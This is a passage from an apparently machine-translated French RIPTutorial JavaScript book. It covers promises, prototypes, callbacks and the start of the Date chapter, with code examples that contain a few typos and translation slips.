De manière plus générique, voici comment promouvoir toute fonction de style de rappel donnée:

```
function promisify(func) {
    return function(...args) {
```

```
        return new Promise((resolve, reject) => {
            func(...args, (err, result) => err ? reject(err) : resolve(result));
        });
    }
}
```

Cela peut être utilisé comme ceci:

```
const fs = require('fs');
const promisedStat = promisify(fs.stat.bind(fs));

promisedStat('/foo/bar')
    .then(stat => console.log('STATE', stat))
    .catch(err => console.log('ERROR', err));
```

La gestion des erreurs

Les erreurs générées par les promesses sont gérées par le second paramètre (`reject`) passé à `then` ou par le gestionnaire transmis à `catch` :

```
throwErrorAsync()
  .then(null, error => { /* handle error here */ });
// or
throwErrorAsync()
  .catch(error => { /* handle error here */ });
```

Chaînage

Si vous avez une chaîne de promesses, une erreur provoquera l' `resolve` gestionnaires de `resolve` :

```
throwErrorAsync()
  .then(() => { /* never called */ })
  .catch(error => { /* handle error here */ });
```

La même chose s'applique à vos fonctions `then` . Si un gestionnaire de `resolve` renvoie une exception, le gestionnaire de `reject` suivant sera appelé:

```
doSomethingAsync()
  .then(result => { throwErrorSync(); })
  .then(() => { /* never called */ })
  .catch(error => { /* handle error from throwErrorSync() */ });
```

Un gestionnaire d'erreur renvoie une nouvelle promesse, vous permettant de continuer une chaîne de promesses. La promesse renvoyée par le gestionnaire d'erreurs est résolue avec la valeur renvoyée par le gestionnaire:

```
throwErrorAsync()
  .catch(error => { /* handle error here */; return result; })
  .then(result => { /* handle result here */ });
```

Vous pouvez laisser une erreur tomber en cascade sur une chaîne de promesses en relançant l'erreur:

```
throwErrorAsync()
  .catch(error => {
      /* handle error from throwErrorAsync() */
      throw error;
  })
  .then(() => { /* will not be called if there's an error */ })
  .catch(error => { /* will get called with the same error */ });
```

Il est possible de lancer une exception qui n'est pas gérée par la promesse en encapsulant l'instruction `throw` dans un rappel `setTimeout` :

```
new Promise((resolve, reject) => {
  setTimeout(() => { throw new Error(); });
});
```

Cela fonctionne car les promesses ne peuvent pas gérer les exceptions lancées de manière asynchrone.

Rejets non gérés

Une erreur sera ignorée en silence si une promesse n'a pas de bloc `catch` ou de gestionnaire de `reject` :

```
throwErrorAsync()
  .then(() => { /* will not be called */ });
// error silently ignored
```

Pour éviter cela, utilisez toujours un bloc `catch` :

```
throwErrorAsync()
  .then(() => { /* will not be called */ })
  .catch(error => { /* handle error*/ });
// or
throwErrorAsync()
  .then(() => { /* will not be called */ }, error => { /* handle error*/ });
```

Autrement, abonnez-vous à l'événement `unhandledrejection` pour détecter toute promesse rejetée non gérée:

```
window.addEventListener('unhandledrejection', event => {});
```

Certaines promesses peuvent gérer leur rejet après leur création. L'événement de `rejectionhandled` est déclenché chaque fois qu'une telle promesse est gérée:

```
window.addEventListener('unhandledrejection', event => console.log('unhandled'));
window.addEventListener('rejectionhandled', event => console.log('handled'));
var p = Promise.reject('test');
```

```
setTimeout(() => p.catch(console.log), 1000);

// Will print 'unhandled', and after one second 'test' and 'handled'
```

L'argument d' `event` contient des informations sur le rejet. `event.reason` est l'objet d'erreur et `event.promise` est l'objet prometteur ayant provoqué l'événement.

En NodeJS les `rejectionhandled` et `unhandledrejection` événements sont appelés `rejectionHandled` et `unhandledRejection` sur `process` , respectivement, et ont une signature différente:

```
process.on('rejectionHandled', (reason, promise) => {});
process.on('unhandledRejection', (reason, promise) => {});
```

L'argument `reason` est l'objet erreur et l'argument `promise` une référence à l'objet prometteur qui a déclenché l'événement.

L'utilisation de ces événements `unhandledrejection` et `rejectionhandled` doit être considérée uniquement à des fins de débogage. En règle générale, toutes les promesses doivent gérer leurs rejets.

Note: À l' heure actuelle, seul le soutien Chrome 49+ et Node.js `unhandledrejection` et `rejectionhandled` événements.

Mises en garde

Enchaînement avec `fulfill` et `reject`

La fonction `then(fulfill, reject)` (avec les deux paramètres non `null`) a un comportement unique et complexe, et ne devrait pas être utilisé à moins de savoir exactement comment cela fonctionne.

La fonction fonctionne comme prévu si on lui donne la valeur `null` pour l'une des entrées:

```
// the following calls are equivalent
promise.then(fulfill, null)
promise.then(fulfill)

// the following calls are also equivalent
promise.then(null, reject)
promise.catch(reject)
```

Toutefois, il adopte un comportement unique lorsque les deux entrées sont données:

```
// the following calls are not equivalent!
promise.then(fulfill, reject)
promise.then(fulfill).catch(reject)

// the following calls are not equivalent!
promise.then(fulfill, reject)
promise.catch(reject).then(fulfill)
```

La fonction `then(fulfill, reject)` ressemble à un raccourci pour `then(fulfill).catch(reject)` , mais ce n'est pas le cas et cela posera des problèmes si elle est utilisée de manière interchangeable. Un tel problème est que le `reject` gestionnaire ne gère pas les erreurs de la `fulfill` gestionnaire. Voici ce qui va arriver:

```
Promise.resolve() // previous promise is fulfilled
    .then(() => { throw new Error(); }, // error in the fulfill handler
        error => { /* this is not called! */ });
```

Le code ci-dessus entraînera une promesse rejetée parce que l'erreur est propagée. Comparez-le au code suivant, ce qui aboutit à une promesse remplie:

```
Promise.resolve() // previous promise is fulfilled
    .then(() => { throw new Error(); }) // error in the fulfill handler
    .catch(error => { /* handle error */ });
```

Un problème similaire existe quand on utilise `then(fulfill, reject)` indifféremment avec `catch(reject).then(fulfill)` , sauf avec la propagation de promesses remplies au lieu de promesses rejetées.

Lancer de manière synchrone à partir d'une fonction qui devrait renvoyer une promesse

Imaginez une fonction comme celle-ci:

```
function foo(arg) {
  if (arg === 'unexepectedValue') {
    throw new Error('UnexpectedValue')
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

Si une telle fonction est utilisée au **milieu** d'une chaîne de promesses, alors apparemment, il n'y a pas de problème:

```
makeSomethingAsync().
  .then(() => foo('unexpectedValue'))
  .catch(err => console.log(err)) // <-- Error: UnexpectedValue will be caught here
```

Cependant, si la même fonction est appelée en dehors d'une chaîne de promesses, l'erreur ne sera pas gérée et sera envoyée à l'application:

```
foo('unexpectedValue') // <-- error will be thrown, so the application will crash
  .then(makeSomethingAsync) // <-- will not run
  .catch(err => console.log(err)) // <-- will not catch
```

Il y a 2 solutions possibles:

Renvoyer une promesse rejetée avec l'erreur

Au lieu de lancer, procédez comme suit:

```
function foo(arg) {
  if (arg === 'unexepectedValue') {
    return Promise.reject(new Error('UnexpectedValue'))
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

Enveloppez votre fonction dans une chaîne de promesses

Votre déclaration de `throw` sera correctement capturée lorsqu'elle se trouve déjà dans une chaîne de promesses:

```
function foo(arg) {
  return Promise.resolve()
    .then(() => {
      if (arg === 'unexepectedValue') {
        throw new Error('UnexpectedValue')
      }

      return new Promise(resolve =>
        setTimeout(() => resolve(arg), 1000)
      )
    })
}
```

Réconciliation des opérations synchrones et asynchrones

Dans certains cas, vous pouvez vouloir envelopper une opération synchrone dans une promesse pour empêcher la répétition dans les branches de code. Prenons cet exemple:

```
if (result) { // if we already have a result
  processResult(result); // process it
} else {
  fetchResult().then(processResult);
}
```

Les branches synchrone et asynchrone du code ci-dessus peuvent être conciliées en encapsulant de manière redondante l'opération synchrone dans une promesse:

```
var fetch = result
  ? Promise.resolve(result)
  : fetchResult();

fetch.then(processResult);
```

Lors de la mise en cache du résultat d'un appel asynchrone, il est préférable de mettre en cache la promesse plutôt que le résultat lui-même. Cela garantit qu'une seule opération asynchrone est requise pour résoudre plusieurs requêtes parallèles.

Il faut veiller à invalider les valeurs mises en cache lorsque des conditions d'erreur sont rencontrées.

```
// A resource that is not expected to change frequently
var planets = 'http://swapi.co/api/planets/';
// The cached promise, or null
var cachedPromise;

function fetchResult() {
    if (!cachedPromise) {
        cachedPromise = fetch(planets)
            .catch(function (e) {
                // Invalidate the current result to retry on the next fetch
                cachedPromise = null;
                // re-raise the error to propagate it to callers
                throw e;
            });
    }
    return cachedPromise;
}
```

Réduire un tableau à des promesses chaînées

Ce modèle de conception est utile pour générer une séquence d'actions asynchrones à partir d'une liste d'éléments.

Il existe deux variantes:

- la réduction "alors", qui construit une chaîne qui continue tant que la chaîne connaît le succès.
- la réduction "catch", qui construit une chaîne qui se poursuit tant que la chaîne subit une erreur.

La réduction "alors"

Cette variante du modèle crée une chaîne `.then()` et peut être utilisée pour chaîner des animations ou créer une séquence de requêtes HTTP dépendantes.

```
[1, 3, 5, 7, 9].reduce((seq, n) => {
    return seq.then(() => {
        console.log(n);
        return new Promise(res => setTimeout(res, 1000));
    });
}, Promise.resolve()).then(
    () => console.log('done'),
    (e) => console.log(e)
);
// will log 1, 3, 5, 7, 9, 'done' in 1s intervals
```

Explication:

1. Nous appelons `.reduce()` sur un tableau source et fournissons `Promise.resolve()` comme valeur initiale.
2. Chaque élément réduit ajoutera un `.then()` à la valeur initiale.
3. `reduce()` produit de sera Promise.resolve (). puis (...). puis (...).
4. Nous `.then(successHandler, errorHandler)` manuellement un `.then(successHandler, errorHandler)` après le `successHandler` , pour exécuter `successHandler` une fois toutes les étapes précédentes résolues. Si une étape devait échouer, alors `errorHandler` s'exécuterait.

Note: La réduction "then" est une contrepartie séquentielle de `Promise.all()` .

La réduction "catch"

Cette variante du modèle `.catch()` une chaîne `.catch()` et peut être utilisée pour sonder de manière séquentielle un ensemble de serveurs Web pour certaines ressources mises en miroir jusqu'à ce qu'un serveur opérationnel soit trouvé.

```
var working_resource = 5; // one of the values from the source array
[1, 3, 5, 7, 9].reduce((seq, n) => {
    return seq.catch(() => {
        console.log(n);
        if(n === working_resource) { // 5 is working
            return new Promise((resolve, reject) => setTimeout(() => resolve(n), 1000));
        } else { // all other values are not working
            return new Promise((resolve, reject) => setTimeout(reject, 1000));
        }
    });
}, Promise.reject()).then(
    (n) => console.log('success at: ' + n),
    () => console.log('total failure')
);
// will log 1, 3, 5, 'success at 5' at 1s intervals
```

Explication:

1. Nous appelons `.reduce()` sur un tableau source et fournissons `Promise.reject()` comme valeur initiale.
2. Chaque élément réduit ajoutera un `.catch()` à la valeur initiale.
3. `reduce()` du produit sera `Promise.reject().catch(...).catch(...)` .
4. Nous `.then(successHandler, errorHandler)` manuellement `.then(successHandler, errorHandler)` après la réduction, pour exécuter `successHandler` une fois les étapes précédentes résolues. Si toutes les étapes `errorHandler` , alors `errorHandler` s'exécuterait.

Remarque: La réduction "catch" est une contrepartie séquentielle de `Promise.any()` (telle qu'elle est implémentée dans `bluebird.js` , mais pas dans ECMAScript natif).

pourChaque avec des promesses

Il est possible d'appliquer efficacement une fonction (`cb`) qui renvoie une promesse à chaque élément d'un tableau, chaque élément devant être traité jusqu'à ce que l'élément précédent soit traité.

```
function promiseForEach(arr, cb) {
  var i = 0;

  var nextPromise = function () {
    if (i >= arr.length) {
      // Processing finished.
      return;
    }

    // Process next function. Wrap in `Promise.resolve` in case
    // the function does not return a promise
    var newPromise = Promise.resolve(cb(arr[i], i));
    i++;
    // Chain to finish processing.
    return newPromise.then(nextPromise);
  };

  // Kick off the chain.
  return Promise.resolve().then(nextPromise);
};
```

Cela peut être utile si vous devez traiter efficacement des milliers d'éléments, un à la fois. Utiliser une boucle régulière `for` créer les promesses les créera toutes en même temps et absorbera une quantité importante de RAM.

Effectuer un nettoyage avec finally ()

Il y a actuellement une proposition (pas encore partie de la norme ECMAScript) pour ajouter un `finally` rappel à des promesses qui seront exécutées indépendamment du fait que la promesse est remplie ou rejetée. Sémantiquement, cela est similaire à la clause `finally` du bloc `try` .

Vous utiliseriez généralement cette fonctionnalité pour le nettoyage:

```
var loadingData = true;

fetch('/data')
    .then(result => processData(result.data))
    .catch(error => console.error(error))
    .finally(() => {
        loadingData = false;
    });
```

Il est important de noter que le rappel `finally` n'affecte pas l'état de la promesse. Peu importe la valeur qu'il retourne, la promesse reste dans l'état satisfait / rejeté qu'elle avait auparavant. Ainsi, dans l'exemple ci-dessus, la promesse sera résolue avec la valeur de retour de `processData(result.data)` même si le rappel `finally` renvoyé n'est `undefined` .

Avec le processus de normalisation étant toujours en cours, vos promesses mise en œuvre le plus probable ne soutiendra `finally` Demandes de rappel de la boîte. Pour les rappels synchrones, vous pouvez toutefois ajouter cette fonctionnalité avec un polyfill:

```
if (!Promise.prototype.finally) {
    Promise.prototype.finally = function(callback) {
        return this.then(result => {
```

```
            callback();
            return result;
        }, error => {
            callback();
            throw error;
        });
    };
}
```

Demande d'API asynchrone

Ceci est un exemple d'un simple appel d'API `GET` enveloppé d'une promesse de tirer parti de ses fonctionnalités asynchrones.

```
var get = function(path) {
  return new Promise(function(resolve, reject) {
    let request = new XMLHttpRequest();
    request.open('GET', path);
    request.onload = resolve;
    request.onerror = reject;
    request.send();
  });
};
```

Une gestion des erreurs plus robuste peut être effectuée à l'aide des fonctions `onload` et `onerror` suivantes.

```
request.onload = function() {
  if (this.status >= 200 && this.status < 300) {
    if(request.response) {
      // Assuming a successful call returns JSON
      resolve(JSON.parse(request.response));
    } else {
      resolve();
  } else {
    reject({
      'status': this.status,
      'message': request.statusText
    });
  }
};

request.onerror = function() {
  reject({
    'status': this.status,
    'message': request.statusText
  });
};
```

Utilisation de l'ES2017 async / waiting

Le même exemple ci-dessus, Image loading , peut être écrit en utilisant des fonctions asynchrones . Cela permet également d'utiliser la méthode `try/catch` pour la gestion des exceptions.

Remarque: à partir d'avril 2017, les versions actuelles de tous les navigateurs sauf Internet Explorer prennent en charge les fonctions asynchrones .

```
function loadImage(url) {
    return new Promise((resolve, reject) => {
        const img = new Image();
        img.addEventListener('load', () => resolve(img));
        img.addEventListener('error', () => {
            reject(new Error(`Failed to load ${url}`));
        });
        img.src = url;
    });
}

(async () => {

    // load /image.png and append to #image-holder, otherwise throw error
    try {
        let img = await loadImage('http://example.com/image.png');
        document.getElementById('image-holder').appendChild(img);
    }
    catch (error) {
        console.error(error);
    }

})();
```

Lire Promesses en ligne: https://riptutorial.com/fr/javascript/topic/231/promesses

Chapitre 90: Prototypes, objets

Introduction

Dans le JS conventionnel, il n'y a pas de classe à la place, nous avons des prototypes. Comme la classe, le prototype hérite des propriétés, y compris les méthodes et les variables déclarées dans la classe. Nous pouvons créer la nouvelle instance de l'objet lorsque cela est nécessaire, Object.create (PrototypeName); (on peut aussi donner la valeur pour le constructeur)

Examples

Prototype de création et d'initialisation

```
var Human = function() {
  this.canWalk = true;
  this.canSpeak = true; //

};

Person.prototype.greet = function() {
  if (this.canSpeak) { // checks whether this prototype has instance of speak
    this.name = "Steve"
    console.log('Hi, I am ' + this.name);
  } else{
     console.log('Sorry i can not speak');
  }
};
```

Le prototype peut être instancié comme ceci

```
obj = Object.create(Person.prototype);
ob.greet();
```

Nous pouvons transmettre une valeur pour le constructeur et rendre le booléen vrai et faux en fonction de l'exigence.

Explication détaillée

```
var Human = function() {
    this.canSpeak = true;
};
// Basic greet function which will greet based on the canSpeak flag
Human.prototype.greet = function() {
    if (this.canSpeak) {
        console.log('Hi, I am ' + this.name);
    }
};

var Student = function(name, title) {
    Human.call(this); // Instantiating the Human object and getting the memebers of the class
```

```
    this.name = name; // inherting the name from the human class
    this.title = title; // getting the title from the called function
};

Student.prototype = Object.create(Human.prototype);
Student.prototype.constructor = Student;

Student.prototype.greet = function() {
    if (this.canSpeak) {
        console.log('Hi, I am ' + this.name + ', the ' + this.title);
    }
};

var Customer = function(name) {
    Human.call(this); // inherting from the base class
    this.name = name;
};

Customer.prototype = Object.create(Human.prototype); // creating the object
Customer.prototype.constructor = Customer;


var bill = new Student('Billy', 'Teacher');
var carter = new Customer('Carter');
var andy = new Student('Andy', 'Bill');
var virat = new Customer('Virat');

bill.greet();
// Hi, I am Bob, the Teacher

carter.greet();
// Hi, I am Carter

andy.greet();
// Hi, I am Andy, the Bill

virat.greet();
```

Lire Prototypes, objets en ligne: https://riptutorial.com/fr/javascript/topic/9586/prototypes--objets

Chapitre 91: Rappels

Examples

Exemples d'utilisation de rappel simple

Les rappels offrent un moyen d'étendre les fonctionnalités d'une fonction (ou d'une méthode) ***sans changer*** son code. Cette approche est souvent utilisée dans les modules (bibliothèques / plugins), dont le code n'est pas censé être modifié.

Supposons que nous ayons écrit la fonction suivante, en calculant la somme d'un tableau de valeurs donné:

```
function foo(array) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        sum += array[i];
    }
    return sum;
}
```

Supposons maintenant que nous voulons faire quelque chose avec chaque valeur du tableau, par exemple en l'affichant avec `alert()` . Nous pourrions apporter les modifications appropriées dans le code de `foo` , comme ceci:

```
function foo(array) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        alert(array[i]);
        sum += array[i];
    }
    return sum;
}
```

Mais que se passe-t-il si nous décidons d'utiliser `console.log` au lieu de `alert()` ? Évidemment, changer le code de `foo` , chaque fois que nous décidons de faire autre chose avec chaque valeur, n'est pas une bonne idée. Il est préférable d'avoir la possibilité de changer d'avis sans changer le code de `foo` . C'est exactement le cas d'utilisation des rappels. Il suffit de modifier légèrement la signature et le corps de `foo` :

```
function foo(array, callback) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        callback(array[i]);
        sum += array[i];
    }
    return sum;
}
```

Et maintenant, nous pouvons changer le comportement de `foo` en changeant simplement ses

paramètres:

```
var array = [];
foo(array, alert);
foo(array, function (x) {
    console.log(x);
});
```

Exemples avec des fonctions asynchrones

Dans jQuery, la `$.getJSON()` pour récupérer les données JSON est asynchrone. Par conséquent, le passage de code dans un rappel garantit que le code est appelé *après* la récupération du fichier JSON.

`$.getJSON()` syntaxe:

```
$.getJSON( url, dataObject, successCallback );
```

Exemple de `$.getJSON()` :

```
$.getJSON("foo.json", {}, function(data) {
    // data handling code
});
```

Ce qui suit *ne* fonctionnerait *pas* , car le code de traitement des données serait probablement appelé *avant que* les données ne soient réellement reçues, car la fonction `$.getJSON` prend un temps indéterminé et ne retient pas la pile des appels en attente du JSON.

```
$.getJSON("foo.json", {});
// data handling code
```

Un autre exemple de fonction asynchrone est la fonction `animate()` de jQuery. Comme il faut un certain temps pour exécuter l'animation, il est parfois souhaitable d'exécuter du code directement après l'animation.

`.animate()` syntaxe:

```
jQueryElement.animate( properties, duration, callback );
```

Par exemple, pour créer une animation de fondu après laquelle l'élément disparaît complètement, le code suivant peut être exécuté. Notez l'utilisation du rappel.

```
elem.animate( { opacity: 0 }, 5000, function() {
    elem.hide();
} );
```

Cela permet à l'élément d'être caché juste après l'exécution de la fonction. Cela diffère de:

```
elem.animate( { opacity: 0 }, 5000 );
elem.hide();
```

parce que ce dernier n'attend pas la fin de `animate()` (une fonction asynchrone) et que, par conséquent, l'élément est masqué immédiatement, produisant un effet indésirable.

Qu'est-ce qu'un rappel?

Ceci est un appel de fonction normal:

```
console.log("Hello World!");
```

Lorsque vous appelez une fonction normale, elle fait son travail et renvoie le contrôle à l'appelant.

Cependant, une fonction doit parfois retourner le contrôle à l'appelant pour effectuer son travail:

```
[1,2,3].map(function double(x) {
    return 2 * x;
});
```

Dans l'exemple ci-dessus, la fonction `double` est un rappel pour la `map` fonction car:

1. La fonction `double` est donnée à la `map` fonction par l'appelant.
2. La fonction `map` doit appeler la fonction `double` zéro ou plusieurs fois pour effectuer son travail.

Ainsi, la fonction `map` renvoie essentiellement le contrôle à l'appelant chaque fois qu'il appelle la fonction `double` . Par conséquent, le nom "callback".

Les fonctions peuvent accepter plusieurs rappels:

```
promise.then(function onFulfilled(value) {
    console.log("Fulfilled with value " + value);
}, function onRejected(reason) {
    console.log("Rejected with reason " + reason);
});
```

Ici, la fonction accepte `then` deux fonctions de rappel, `onFulfilled` et `onRejected` . De plus, seule une de ces deux fonctions de rappel est appelée.

Ce qui est plus intéressant, c’est que la fonction retourne `then` avant que l’un ou l’autre des callbacks soit appelé. Par conséquent, une fonction de rappel peut être appelée même après le retour de la fonction d'origine.

Continuation (synchrone et asynchrone)

Les rappels peuvent être utilisés pour fournir du code à exécuter après la fin d'une méthode:

```
/**
 * @arg {Function} then continuation callback
 */
function doSomething(then) {
  console.log('Doing something');
  then();
}

// Do something, then execute callback to log 'done'
doSomething(function () {
  console.log('Done');
});

console.log('Doing something else');

// Outputs:
//   "Doing something"
//   "Done"
//   "Doing something else"
```

La méthode `doSomething()` ci-dessus s'exécute de manière synchrone avec les blocs callback-execution jusqu'à `doSomething()` que `doSomething()` renvoyé, garantissant que le rappel est exécuté avant que l'interpréteur ne se déplace.

Les rappels peuvent également être utilisés pour exécuter du code de manière asynchrone:

```
doSomethingAsync(then) {
  setTimeout(then, 1000);
  console.log('Doing something asynchronously');
}

doSomethingAsync(function() {
  console.log('Done');
});

console.log('Doing something else');

// Outputs:
//   "Doing something asynchronously"
//   "Doing something else"
//   "Done"
```

Les rappels `then` sont considérés comme des continuations des méthodes `doSomething()` . L' appel de rappel comme dernière instruction d'une fonction est appelé un appel de queue , optimisé par les interprètes ES2015 .

Gestion des erreurs et branchement des flux de contrôle

Les rappels sont souvent utilisés pour gérer les erreurs. C'est une forme de branchement de flux de contrôle, où certaines instructions ne sont exécutées que lorsqu'une erreur se produit:

```
const expected = true;

function compare(actual, success, failure) {
  if (actual === expected) {
```

```
    success();
  } else {
    failure();
  }
}

function onSuccess() {
  console.log('Value was expected');
}

function onFailure() {
  console.log('Value was unexpected/exceptional');
}

compare(true, onSuccess, onFailure);
compare(false, onSuccess, onFailure);

// Outputs:
//   "Value was expected"
//   "Value was unexpected/exceptional"
```

L'exécution de code dans `compare()` ci-dessus a deux branches possibles: `success` lorsque les valeurs attendues et les valeurs réelles sont identiques, et `error` lorsqu'elles sont différentes. Ceci est particulièrement utile lorsque le flux de contrôle doit être branché après une instruction asynchrone:

```
function compareAsync(actual, success, failure) {
  setTimeout(function () {
    compare(actual, success, failure)
  }, 1000);
}

compareAsync(true, onSuccess, onFailure);
compareAsync(false, onSuccess, onFailure);
console.log('Doing something else');

// Outputs:
//   "Doing something else"
//   "Value was expected"
//   "Value was unexpected/exceptional"
```

Il convient de noter que les rappels multiples ne doivent pas nécessairement s’exclure mutuellement - les deux méthodes peuvent être appelées. De même, `compare()` pourrait être écrit avec des callbacks optionnels (en utilisant un noop comme valeur par défaut - voir le pattern Objet nul).

Rappels et `this`

Souvent, lorsque vous utilisez un rappel, vous souhaitez accéder à un contexte spécifique.

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', function() {
    console.log(this.msg);  // <= will fail because "this" is undefined
  });
```

```
}

var s = new SomeClass("hello", someElement);
```

Solutions

- Utiliser `bind`

  `bind` génère effectivement une nouvelle fonction qui définit `this` qui a été transmis à `bind` puis appelle la fonction d'origine.

  ```
  function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click', function() {
      console.log(this.msg);
    }.bind(this));  // <-  bind the function to `this`
  }
  ```

- Utilisez les fonctions de flèche

  Fonctions Arrow lient automatiquement le courant `this` contexte.

  ```
  function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click',() => {   // <-  arrow function binds `this`
      console.log(this.msg);
    });
  }
  ```

Vous souhaitez souvent appeler une fonction membre en transmettant idéalement tous les arguments passés à l'événement dans la fonction.

Solutions:

- Utiliser bind

  ```
  function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click', this.handleClick.bind(this));
  }

  SomeClass.prototype.handleClick = function(event) {
    console.log(event.type, this.msg);
  };
  ```

- Utilisez les fonctions de flèche et l'opérateur de repos

  ```
  function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click', (...a) => this.handleClick(...a));
  ```

```
}

SomeClass.prototype.handleClick = function(event) {
  console.log(event.type, this.msg);
};
```

- Pour les écouteurs d'événement DOM en particulier, vous pouvez implémenter l' interface `EventListener`

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', this);
}

SomeClass.prototype.handleEvent = function(event) {
  var fn = this[event.type];
  if (fn) {
     fn.apply(this, arguments);
  }
};

SomeClass.prototype.click = function(event) {
  console.log(this.msg);
};
```

Rappel à l'aide de la fonction Flèche

L'utilisation de la fonction flèche comme fonction de rappel peut réduire les lignes de code.

La syntaxe par défaut de la fonction flèche est

```
() => {}
```

Cela peut être utilisé comme callback

Par exemple si nous voulons imprimer tous les éléments d'un tableau [1,2,3,4,5]

sans fonction de flèche, le code ressemblera à ceci

```
[1,2,3,4,5].forEach(function(x){
                 console.log(x);
            }
```

Avec la fonction flèche, il peut être réduit à

```
[1,2,3,4,5].forEach(x => console.log(x));
```

Ici, la fonction de rappel `function(x){console.log(x)}` est réduite à `x=>console.log(x)`

Lire Rappels en ligne: https://riptutorial.com/fr/javascript/topic/2842/rappels

Chapitre 92: Rendez-vous amoureux

Syntaxe

- nouvelle date ();
- nouvelle date (valeur);
- nouvelle date (dateAsString);
- new Date (année, mois [, jour [, heure [, minute [, seconde [, milliseconde]]]]]);

Paramètres

Paramètre	Détails
`value`	Le nombre de millisecondes depuis le 1er janvier 1970 00: 00: 00.000 UTC (époque Unix)
`dateAsString`	Une date formatée en chaîne (voir exemples pour plus d'informations)
`year`	La valeur de l'année de la date. Notez que le `month` doit également être fourni ou la valeur sera interprétée comme un nombre de millisecondes. Notez également que les valeurs comprises entre `0` et `99` ont une signification particulière. Voir les exemples.
`month`	Le mois, dans la plage `0-11` . Notez que l'utilisation de valeurs en dehors de la plage spécifiée pour cela et les paramètres suivants n'entraînera pas une erreur, mais entraînera plutôt la date résultante à la valeur suivante. Voir les exemples.
`day`	Facultatif: la date, comprise entre 1 et `1-31` .
`hour`	Facultatif: l'heure, comprise entre `0-23` et `0-23` .
`minute`	Facultatif: les minutes, comprises entre `0-59` et `0-59` .
`second`	Facultatif: le second, compris entre `0-59` et `0-59` .
`millisecond`	Facultatif: la milliseconde, comprise entre `0-999` et `0-999` .

Examples

Obtenir l'heure et la date actuelles

Utilisez `new Date()` pour générer un nouvel objet `Date` contenant la date et l'heure actuelles.

Notez que `Date()` *appelé sans arguments est équivalent à* `new Date(Date.now())` *.*

Une fois que vous avez un objet date, vous pouvez appliquer l'une des méthodes disponibles pour extraire ses propriétés (par exemple, `getFullYear()` pour obtenir l'année à 4 chiffres).

Vous trouverez ci-dessous des méthodes de datation communes.

Obtenez l'année en cours

```
var year = (new Date()).getFullYear();
console.log(year);
// Sample output: 2016
```

Obtenez le mois en cours

```
var month = (new Date()).getMonth();
console.log(month);
// Sample output: 0
```

Veuillez noter que 0 = janvier. C'est parce que les mois vont de *0* à *11* , il est donc souvent souhaitable d'ajouter `+1` à l'index.

Obtenez le jour actuel

```
var day = (new Date()).getDate();
console.log(day);
// Sample output: 31
```

Obtenez l'heure actuelle

```
var hours = (new Date()).getHours();
console.log(hours);
// Sample output: 10
```

Obtenez les minutes actuelles

```
var minutes = (new Date()).getMinutes();
console.log(minutes);
// Sample output: 39
```

Obtenez les secondes actuelles

```
var seconds = (new Date()).getSeconds();
console.log(second);
// Sample output: 48
```

Récupère les millisecondes actuelles

Pour obtenir les millisecondes (comprises entre 0 et 999) d'une instance d'un objet `Date` , utilisez sa méthode `getMilliseconds` .

```
var milliseconds = (new Date()).getMilliseconds();
console.log(milliseconds);
 // Output: milliseconds right now
```

Convertir l'heure et la date actuelles en une chaîne lisible par l'homme

```
var now = new Date();
// convert date to a string in UTC timezone format:
console.log(now.toUTCString());
// Output: Wed, 21 Jun 2017 09:13:01 GMT
```

La méthode statique `Date.now()` renvoie le nombre de millisecondes écoulées depuis le 1er janvier 1970 00:00:00 UTC. Pour obtenir le nombre de millisecondes écoulées depuis ce temps en utilisant une instance d'un objet `Date` , utilisez sa méthode `getTime` .

```
// get milliseconds using static method now of Date
console.log(Date.now());

// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());
```

Créer un nouvel objet Date

Pour créer un nouvel objet `Date` , utilisez le constructeur `Date()` :

- **sans arguments**

  `Date()` crée une instance `Date` contenant l'heure actuelle (jusqu'à millisecondes) et la date.

- **avec un argument entier**

  `Date(m)` crée une instance `Date` contenant l'heure et la date correspondant à l'heure Epoch (1er janvier, 1970 UTC) plus `m` millisecondes. Exemple: `new Date(749019369738)` donne la date *Sun, 26 Sep 1993 04:56:09 GMT* .

- **avec un argument de chaîne**

  `Date(dateString)` renvoie l'objet `Date` résultant de l'analyse syntaxique de `dateString` avec `Date.parse` .

- **avec deux ou plusieurs arguments entiers**

  `Date(i1, i2, i3, i4, i5, i6)` lit les arguments en année, mois, jour, heures, minutes, secondes, millisecondes et instancie l'objet `Date` correspondant. Notez que le mois est indexé en JavaScript, 0 signifie janvier et 11 signifie décembre. Exemple: `new Date(2017, 5, 1)` donne *le 1er juin 2017* .

Explorer des dates

Notez que ces exemples ont été générés sur un navigateur dans le fuseau horaire central des États-Unis, pendant l'heure avancée, comme en témoigne le code. Lorsque la comparaison avec UTC était instructive, `Date.prototype.toISOString()` était utilisé pour afficher la date et l'heure en UTC (le Z dans la chaîne formatée indique UTC).

```
// Creates a Date object with the current date and time from the
// user's browser
var now = new Date();
now.toString() === 'Mon Apr 11 2016 16:10:41 GMT-0500 (Central Daylight Time)'
// true
// well, at the time of this writing, anyway

// Creates a Date object at the Unix Epoch (i.e., '1970-01-01T00:00:00.000Z')
var epoch = new Date(0);
epoch.toISOString() === '1970-01-01T00:00:00.000Z' // true

// Creates a Date object with the date and time 2,012 milliseconds
// after the Unix Epoch (i.e., '1970-01-01T00:00:02.012Z').
var ms = new Date(2012);
date2012.toISOString() === '1970-01-01T00:00:02.012Z' // true

// Creates a Date object with the first day of February of the year 2012
// in the local timezone.
var one = new Date(2012, 1);
one.toString() === 'Wed Feb 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Creates a Date object with the first day of the year 2012 in the local
// timezone.
// (Months are zero-based)
var zero = new Date(2012, 0);
zero.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Creates a Date object with the first day of the year 2012, in UTC.
var utc = new Date(Date.UTC(2012, 0));
utc.toString() === 'Sat Dec 31 2011 18:00:00 GMT-0600 (Central Standard Time)'
// true
